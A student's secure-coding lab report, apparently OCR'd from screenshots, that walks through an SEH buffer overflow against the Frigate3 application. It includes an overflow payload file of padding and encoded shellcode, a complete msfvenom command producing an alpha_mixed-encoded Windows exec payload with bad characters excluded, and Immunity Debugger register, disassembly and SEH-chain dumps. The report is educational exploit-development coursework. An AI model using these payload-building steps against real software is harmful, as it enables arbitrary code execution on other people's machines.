
SECURE CODING

NAME : ANUGA SRIKAR REDDY

REG NO: 18BCE7122


SLOT: L3+L4

- Installing the Immunity Debugger and Running Frigate3.



- Executing exploit2.py and opening the payload(exploit2.txt)


Python exploit2.py
Notepad exploit2.txt




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAë K♀ @%â0fÛrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0
```

After Running the Exploit2.py The frigate stopped working and unable to open the application.


- Creating a .exe file to change the Default Trigger using Kali Linux.



```
root@root:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc
-e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f exe -o ven1.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of exe file: 73802 bytes
Saved as: ven1.exe
```



As we can see the default trigger changed to Calc.exe
Attaching the Frigate3 to the Immunity Debugger.
After Attaching the I have got the below details from Immunity Debugger.
The EIP Address is: 74FF8450
The Starting and Ending of Stack Frame is:
Starting address = 74FF1000
Ending address = 75034FFE


Immunity Debugger - Frigate3_Pro_v36.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
CPU - main thread, module ntdll
Registers (FPU)


```
771E01AE  64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
771E01B4  8B80 A4010000    MOV EAX,DWORD PTR DS:[EAX+1A4]
771E01BA  890424           MOV DWORD PTR SS:[ESP],EAX
771E01BD  C74424 04 000000 MOV DWORD PTR SS:[ESP+4],0
771E01C5  C74424 08 000000 MOV DWORD PTR SS:[ESP+8],0
771E01CD  C74424 10 000000 MOV DWORD PTR SS:[ESP+10],0
771E01D5  54               PUSH ESP
771E01D6  E8 95360500      CALL ntdll.RtlRaiseException
771E01DB  8B0424           MOV EAX,DWORD PTR SS:[ESP]
771E01DE  8BE5             MOV ESP,EBP
771E01E0  5D               POP EBP
771E01E1  C3               RETN
771E01E2  8BFF             MOV EDI,EDI
771E01E4  894424 04        MOV DWORD PTR SS:[ESP+4],EAX
771E01E8  895C24 08        MOV DWORD PTR SS:[ESP+8],EBX
771E01EC  E9 C9950200      JMP ntdll.772097BA
771E01F1  8DA424 00000000  LEA ESP,DWORD PTR SS:[ESP]
771E01F8  8DA424 00000000  LEA ESP,DWORD PTR SS:[ESP]
771E01FF  90               NOP
771E0200  8BD4             MOV EDX,ESP
771E0202  0F34             SYSENTER
771E0204  C3               RETN
771E0205  8DA424 00000000  LEA ESP,DWORD PTR SS:[ESP]
771E020C  8D6424 00        LEA ESP,DWORD PTR SS:[ESP]
771E0210  8D5424 08        LEA EDX,DWORD PTR SS:[ESP+8]
771E0214  CD 2E            INT 2E
771E0216  C3               RETN
771E0217  90               NOP
771E0218  0000             ADD BYTE PTR DS:[EAX],AL
771E021A  0000             ADD BYTE PTR DS:[EAX],AL
771E021C  77 7A            JA SHORT ntdll.771E0298
771E021E  E7 5B            OUT 5B,EAX                              I/O comm
771E0220  0000             ADD BYTE PTR DS:[EAX],AL
771E0222  0000             ADD BYTE PTR DS:[EAX],AL
771E0224  7A 51            JPE SHORT ntdll.771E0277
771E0226  0100             ADD DWORD PTR DS:[EAX],EAX
771E0228  0100             ADD DWORD PTR DS:[EAX],EAX
771E022A  0000             ADD BYTE PTR DS:[EAX],AL
771E022C  F1               INT1
771E022D  07               POP ES                                  Modifica
771E022E  0000             ADD BYTE PTR DS:[EAX],AL
771E0230  E9 07000040      JMP B71E023C
771E0235  0201             ADD AL,BYTE PTR DS:[ECX]
771E0237  000422           ADD BYTE PTR DS:[EDX],AL
771E023A  0100             ADD DWORD PTR DS:[EAX],EAX
```

```
Registers (FPU)
EAX 00409A58 Frigate3.<ModuleEntryPoint>
ECX 00000000
EDX 00000000
EBX 7EFDE000
ESP 0018FFF0
EBP 00000000
ESI 00000000
EDI 00000000

EIP 771E01E8 ntdll.771E01E8

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
[19:45:30] Single step event at ntdll.771E01E8 - use Shift+F7/F8/F9 to pass exce    Paused
```

SHE Chain:

Address of dll are : 0012FFC4



```
Address   SE handler
0012FDB8  rtl60.4003A39C
0012FE04  rtl60.4003ABE0
0012FE58  rtl60.4003D02B
0012FE8C  rtl60.40039939
0012FEB4  Frigate3.00460812
0012FED4  Frigate3.0046064A
0012FF10  rtl60.40006148
0012FFC4  ntdll.7706E325
```

```
75034FC4  0000      ADD BYTE PTR DS:[EAX],AL
75034FC6  0000      ADD BYTE PTR DS:[EAX],AL
75034FF2  0000      ADD BYTE PTR DS:[EAX],AL
75034FF4  0000      ADD BYTE PTR DS:[EAX],AL
75034FF6  0000      ADD BYTE PTR DS:[EAX],AL
75034FF8  0000      ADD BYTE PTR DS:[EAX],AL
75034FFA  0000      ADD BYTE PTR DS:[EAX],AL
75034FFC  0000      ADD BYTE PTR DS:[EAX],AL
75034FFE  0000      ADD BYTE PTR DS:[EAX],AL
```

```
Registers (3DNow!)
EAX 0012FCEC
ECX 00000007
EDX 00000000
EBX 0EEDFADE
ESP 0012FCEC
EBP 0012FD3C
ESI 00000001
EDI 00000007

EIP 74FF845D KERNELBA.74FF845D

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00200202 (NO,NB,NE,A,NS,PO,GE,G)

MM0          g,          g
MM1       +NAN,          g
MM2          g,          g
MM3          g,          g
MM4          g,          g
MM5          g,          g
MM6          g,          g
MM7          g,          g
```